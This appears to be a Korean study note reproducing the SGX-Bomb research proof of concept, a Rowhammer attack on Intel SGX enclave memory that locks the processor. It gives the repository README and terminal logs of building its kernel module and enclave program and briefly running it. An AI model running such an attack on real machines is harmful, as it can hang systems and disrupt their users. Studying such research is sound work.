- Rowhammer Attack을 이용하여 Enclave 내부 메모리 Read 시도를 유발시켜 시스템 멈춤

https://youtu.be/X3R6pqi1gyo



Ruach x — Latest commit 8761295 on Sep 1, 2018

enclave-hammer	initialize repo	last year
phy-module	initialize repo	last year
Makefile	initialize repo	last year
README.md	x	last year

README.md

The SGX-Bomb attack

SGX-Bomb launches the Rowhammer attack against enclave memory to trigger the processor lockdown. If arbitrary bit flips have occurred inside the enclave because of the Rowhammer attack, any read attempts to the enclave memory results in a failure of integrity check so that the processor will be locked, and the system should be rebooted.

This repository contains proof-of-concept code snippets of the SGX-bomb attack, including

1. A kernel module to retrieve physical addresses of the enclave pages
2. An enclave program to launch SGX-bomb attack

Evaluation

We evaluated the effectiveness of the SGX-Bomb attack in a real environment with DDR4 DRAM; it takes 283 s to hang the entire system with the default DRAM refresh rate, 64 ms.

Kernel version: 4.15.0-33-generic

Intel SGX-SDK : SGX-2.2

More details

- Paper (**SysTEX 2017**): https://taesoo.kim/pubs/2017/jang:sgx-bomb.pdf
- Slides: https://taesoo.kim/pubs/2017/jang:sgx-bomb-slides.pdf

Contributors

- Yeongjin Jang
- Jaehyuk Lee
- Sangho Lee
- Taesoo Kim

5. SGX-Bomb

```
kyungho@kyungho-NUC8i5BEH:~/sgx-bomb$ ls
enclave-hammer  Makefile  phy-module  README.md
kyungho@kyungho-NUC8i5BEH:~/sgx-bomb$ cd phy-module/
kyungho@kyungho-NUC8i5BEH:~/sgx-bomb/phy-module$ make
make -C /lib/modules/4.15.0-55-generic/build/ M=/home/kyungho/sgx-bomb/phy-module modules
make[1]: Entering directory '/usr/src/linux-headers-4.15.0-55-generic'
  CC [M]  /home/kyungho/sgx-bomb/phy-module/phyaddr.o
  Building modules, stage 2.
  MODPOST 1 modules
  CC      /home/kyungho/sgx-bomb/phy-module/phyaddr.mod.o
  LD [M]  /home/kyungho/sgx-bomb/phy-module/phyaddr.ko
make[1]: Leaving directory '/usr/src/linux-headers-4.15.0-55-generic'
```

```
kyungho@kyungho-NUC8i5BEH:~/sgx-bomb/enclave-hammer$ ./app
Number of threads 4
0x41410000 is mapped!
Total paddrs 16384
```

```
kyungho@kyungho-NUC8i5BEH:~/sgx-bomb/enclave-hammer$ make
GEN  =>  App/Enclave_u.c
CC   <=  App/Enclave_u.c
CXX  <=  App/App.cpp
CXX  <=  App/Edger8rSyntax/Types.cpp
CXX  <=  App/Edger8rSyntax/Pointers.cpp
CXX  <=  App/Edger8rSyntax/Arrays.cpp
CXX  <=  App/Edger8rSyntax/Functions.cpp
CXX  <=  App/TrustedLibrary/Thread.cpp
CXX  <=  App/TrustedLibrary/Libc.cpp
CXX  <=  App/TrustedLibrary/Libcxx.cpp
LINK =>  app
GEN  =>  Enclave/Enclave_t.c
CC   <=  Enclave/Enclave_t.c
CXX  <=  Enclave/Enclave.cpp
CXX  <=  Enclave/Edger8rSyntax/Types.cpp
CXX  <=  Enclave/Edger8rSyntax/Pointers.cpp
CXX  <=  Enclave/Edger8rSyntax/Arrays.cpp
CXX  <=  Enclave/Edger8rSyntax/Functions.cpp
CXX  <=  Enclave/TrustedLibrary/Thread.cpp
CXX  <=  Enclave/TrustedLibrary/Libc.cpp
CXX  <=  Enclave/TrustedLibrary/Libcxx.cpp
LINK =>  enclave.so
<EnclaveConfiguration>
    <ProdID>0</ProdID>
    <ISVSVN>0</ISVSVN>
    <StackMaxSize>0x10000</StackMaxSize>
    <HeapMaxSize>0x4001000</HeapMaxSize>
    <TCSNum>8</TCSNum>
    <TCSPolicy>1</TCSPolicy>
    <DisableDebug>0</DisableDebug>
    <MiscSelect>0</MiscSelect>
    <MiscMask>0xFFFFFFFF</MiscMask>
</EnclaveConfiguration>
tcs_num 8, tcs_max_num 8, tcs_min_pool 1
The required memory is 68104192B.
Succeed.
SIGN =>  enclave.signed.so
The project has been built in debug hardware mode.
kyungho@kyungho-NUC8i5BEH:~/sgx-bomb/enclave-hammer$ ls
a.out  app  App  compile.sh  Enclave  enclave.signed.so  enclave.so  Include  Makefile
kyungho@kyungho-NUC8i5BEH:~/sgx-bomb/enclave-hammer$
```

Q &
A